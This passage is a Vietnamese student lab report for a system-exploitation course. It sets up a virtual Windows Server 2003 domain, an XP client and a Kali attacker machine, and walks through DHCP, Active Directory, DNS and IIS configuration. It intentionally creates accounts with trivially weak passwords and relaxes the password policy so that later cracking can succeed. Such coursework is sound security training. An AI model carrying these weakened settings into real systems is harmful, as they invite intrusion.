

**TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN
KHOA CÔNG NGHỆ THÔNG TIN**

BÁO CÁO

BÀI TẬP #2: KHAI THÁC LỖ HỒNG HỆ THỐNG

Giảng viên: Nguyễn Đình Thúc

Trợ giảng: Mai Vân Phương Vũ

1212079 – ĐỖ NGỌC HẢI ĐĂNG

Hồ Chí Minh, 09/2015

MỤC LỤC

1	CHUẨN BỊ.....	3
1.1	MÁY CHỦ SERVER 2003	3
1.1.1	CÀI ĐẶT.....	3
1.1.2	GIAO DIỆN.....	3
1.2	MÁY CLIENT XP SP 2.....	4
1.2.1	CÀI ĐẶT.....	4
1.2.2	GIAO DIỆN.....	4
1.2.3	TẠO USER ACCOUNT TRÊN LOCAL HOST (CHƯA LÊN DOMAIN CHO SERVER CŨNG NHƯ CLIENT CHƯA JOIN DOMAIN)	4
1.3	KALI 2.0 (ATTACKER).....	6
1.3.1	CÀI ĐẶT.....	6
1.3.2	GIAO DIỆN.....	6
2	CẤU HÌNH ĐỊA CHỈ IP CHO WINDOW SERVER 2003.....	7
3	CẤU HÌNH WINDOW SERVER 2003	7
3.1	CẤU HÌNH DHCP SERVER	7
3.1.1	CÁC BƯỚC THỰC HIỆN.....	7
3.1.2	KIỂM TRA.....	10
3.2	CẤU HÌNH DNS SERVER.....	10
3.3	CẤU HÌNH ACTIVE DIRECTORY + DNS SERVER.....	11
3.3.1	CÁC BƯỚC THỰC HIỆN.....	11
3.3.2	CẤU HÌNH CHO CÁC USER THAM GIA VÀO DOMAIN	15
3.4	CẤU HÌNH IIS SERVER (WEB SERVER) + DNS SERVER.....	17
3.4.1	CẤU HÌNH IIS SERVER	17
3.4.2	CẤU HÌNH DNS SERVER ĐỂ QUẢN LÝ TÊN MIỀN CỦA CÔNG TY	19
3.4.3	QUA CLIENT ĐỂ KIỂM TRA HOẠT ĐỘNG CỦA DNS.....	20
3.4.4	CLIENT VÀO WEBSITE CÔNG TY.....	20
4	CÀI ĐẶT PHẦN MỀM TRÊN ATTACKER.....	22
4.1	CÀI ĐẶT NMAP.....	22
4.2	CÀI ĐẶT NESSUS.....	25
4.3	CÀI ĐẶT ETTERCAP.....	27
4.4	CÀI ĐẶT HASHCAT (THAY THẾ CHO CAIN AND ABEL)	28
5	XÁC ĐỊNH DỊCH VỤ	29

5.1	SCAN CÁC HOST ĐANG UP TRONG MẠNG.....	29
5.2	XÁC ĐỊNH DỊCH VỤ.....	29
5.2.1	XÁC ĐỊNH HỆ ĐIỀU HÀNH.....	29
5.2.2	XÁC ĐỊNH PORT	32
5.2.3	XÁC ĐỊNH DỊCH VỤ TƯƠNG ỨNG.....	35
6	SCAN VULNERABILITY	36
6.1	SỬ DỤNG NMAP.....	36
6.2	CÁC LỖ HỒNG NGUY HIỂM CÓ THỂ TRUY CẬP TỪ XA.....	38
7	KHAI THÁC LỖ HỒNG.....	42
7.1	BẮT PASSWORD VÀ CRACK PASSWORD BẰNG CAIN AND ABEL	42
7.1.1	BẮT PASSWORD	42
7.1.2	CRACK PASSWORD.....	44

1 CHUẨN BỊ

Chương trình VMWare 10.0 cài đặt các hệ điều hành sau:

- 1) Window server 2003
- 2) Window XP
- 3) Kali 2.0 (attacker)

1.1 MÁY CHỦ SERVER 2003

1.1.1 CÀI ĐẶT



1.1.2 GIAO DIỆN



1.2 MÁY CLIENT XP SP 2

1.2.1 CÀI ĐẶT




1.2.2 GIAO DIỆN



1.2.3 TẠO USER ACCOUNT TRÊN LOCAL HOST (CHƯA LÊN DOMAIN CHO SERVER CŨNG NHƯ CLIENT CHƯA JOIN DOMAIN)


Để tạo thêm user account, ta thực hiện các bước sau:

- 1) Click phải vào My Computer.
- 2) Chọn Manage.
- 3) Chọn Users and Groups.
- 4) Click phải vào Users, chọn New User...



Ví dụ minh họa cho client1.

- 5) Điền các thông số cần thiết.
- 6) Chọn Create.
- 7) Sau khi tạo xong, ta sẽ thấy các user như sau,



- 8) Các user account sẽ được list bên ngoài màn hình login.



Trong yêu cầu: ta sẽ tạo thêm 3 user account với tên là client1, client2 và client3; trong đó, có 2 client với password chỉ gồm 4 ký tự.

1.2.3.1 Administrator

- Mặc định có sẵn.
- Password: abcd1234 (8 ký tự).

1.2.3.2 Client 1

- Tên: client1
- Password: abc1234 (7 ký tự).

1.2.3.3 Client 2


- Tên: client2
- Password: 1234 (4 ký tự).

1.2.3.4 Client 3

- Tên: client3
- Password: abcd (4 ký tự).

1.3 KALI 2.0 (ATTACKER)


1.3.1 CÀI ĐẶT



1.3.2 GIAO DIỆN

2 CẤU HÌNH ĐỊA CHỈ IP CHO WINDOW SERVER 2003

Máy chủ Window server 2003 bắt buộc sử dụng địa chỉ IP tĩnh là **192.168.79.2/24**.




3 CẤU HÌNH WINDOW SERVER 2003


3.1 CẤU HÌNH DHCP SERVER

3.1.1 CÁC BƯỚC THỰC HIỆN

- 1) Chọn “Add or remove roll”
- 2) Chọn “Custom configuration”



- 3) Chọn DHCP server




4) Màn hình New scope



5) Đặt tên cho scope



6) Cấu hình IP address range



New Scope Wizard

IP Address Range
You define the scope address range by identifying a set of consecutive IP addresses.

Enter the range of addresses that the scope distributes.


Start IP address: 192.168.79.1
End IP address: 192.168.79.254

A subnet mask defines how many bits of an IP address to use for the network/subnet IDs and how many bits to use for the host ID. You can specify the subnet mask by length or as an IP address.

Length: 24
Subnet mask: 255.255.255.0

< Back Next > Cancel

7) Cấu hình Exclusions (loại trừ dãy IP)



New Scope Wizard

Add Exclusions
Exclusions are addresses or a range of addresses that are not distributed by the server.


Type the IP address range that you want to exclude. If you want to exclude a single address, type an address in Start IP address only.

Start IP address: End IP address: Add

Excluded address ranges:
192.168.79.1 to 192.168.79.2 Remove

< Back Next > Cancel

8) Cấu hình Lease duration (thời gian sử dụng địa chỉ IP)



New Scope Wizard

Lease Duration
The lease duration specifies how long a client can use an IP address from this scope.

Lease durations should typically be equal to the average time the computer is connected to the same physical network. For mobile networks that consist mainly of portable computers or dial-up clients, shorter lease durations can be useful. Likewise, for a stable network that consists mainly of desktop computers at fixed locations, longer lease durations are more appropriate.

Set the duration for scope leases when distributed by this server.

Linked to:

Days: 8 Hours: 0 Minutes: 0


< Back Next > Cancel

Đặt lease time là 8 days.

9) Cấu hình DHCP options, chọn “Yes, I want to configure these options now”

10) Không cấu hình default gateway


11) Cấu hình DNS server



Chọn địa chỉ của máy chủ window 2003.

12) Không cấu hình Wins server

13) Chọn “Yes, I want to activate this scope now”



14) Chọn Finish

3.1.2 KIỂM TRA

```
C:\Documents and Settings\Administrator>ipconfig /release
Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 0.0.0.0
    Subnet Mask . . . . . : 0.0.0.0
    Default Gateway . . . . . : 

C:\Documents and Settings\Administrator>ipconfig /renew
Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.79.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Documents and Settings\Administrator>
```

Xin cấp IP trên máy client. Thành công!

3.2 CẤU HÌNH DNS SERVER

Ta không cấu hình DNS server riêng, mà sẽ kết hợp cài đặt chung khi cài đặt active directory (xem mục 3.3 – CẤU HÌNH ACTIVE DIRECTORY + DNS SERVER).


Sau khi cấu hình active directory thì DNS server cũng được cài đặt luôn.

Mail server (POP3, SMTP)	No	server.
Terminal server	No	To manage t
Remote access / VPN server	No	Your Server .
Domain Controller (Active Directory)	Yes	To remove th
DNS server	Yes	
DHCP server	Yes	
Streaming media server	No	
WINS server	No	

3.3 CẤU HÌNH ACTIVE DIRECTORY + DNS SERVER

3.3.1 CÁC BƯỚC THỰC HIỆN


- 1) Mở hộp thoại run, gõ dcpromo



- 2) Khi hiển thị hộp thoại Install Winzard, chọn next




- 3) Nhấn chọn “Domain controller for new domain”, chọn next




- 4) Nhấn chọn “Domain in a new forest”, chọn next



- 5) Chọn “No, just install and configure DNS on this computer”



- 6) Trong khung “Full DNS name for new domain”, gõ “pentester.testing.com”




- 7) Domain NetBIOS mặc định là PENTESTER




- 8) Database sẽ được lưu ở “C:\WINDOWS\NTDS”




- 9) SYSVOL mặc định ở “C:\WINDOWS\SYSVOL”




- 10) Chọn “Install and configure...”



11) Chọn permission như sau



12) Restore Mode Password: abcd1234



13) Chọn Next



Thực hiện quá trình cài đặt active directory + dns server cho domain này.

14) Chọn Finish, sau đó restart



15) Thông báo thành công



3.3.2 CẤU HÌNH CHO CÁC USER THAM GIA VÀO DOMAIN

Tất cả các user được cấu hình user name và password như mục 1.2.3. Đồng thời để thỏa yêu cầu thì tất cả các chính sách về password (password policy) phải được thay đổi.

- 1) Chọn Administrative Tools, chọn Manage your server
- 2) Chọn “Manage users and computers in Active Directory”
- 3) Nhấp vào icon hình mặt người – “Create a user in the current container”

4) Điền các thông số vào, ví dụ




5) Điền password cho user



Kiểm tra trên máy client


Chọn như sau, mục “Member of” chọn Domain, gõ tên Domain vào



Đăng nhập vào Domain




🎉 Kết quả: thành công!




3.4 CẤU HÌNH IIS SERVER (WEB SERVER) + DNS SERVER

3.4.1 CẤU HÌNH IIS SERVER


- 1) Để cài đặt IIS: vào Control Panel → Add or remove programs → Add/remove windows components → Application Server
- 2) Sau khi cài đặt xong, chọn Application Server, chọn Detail để xem thông tin




- 3) Thiết kế trang web bằng notepad (đặt trong C:\Website công ty)



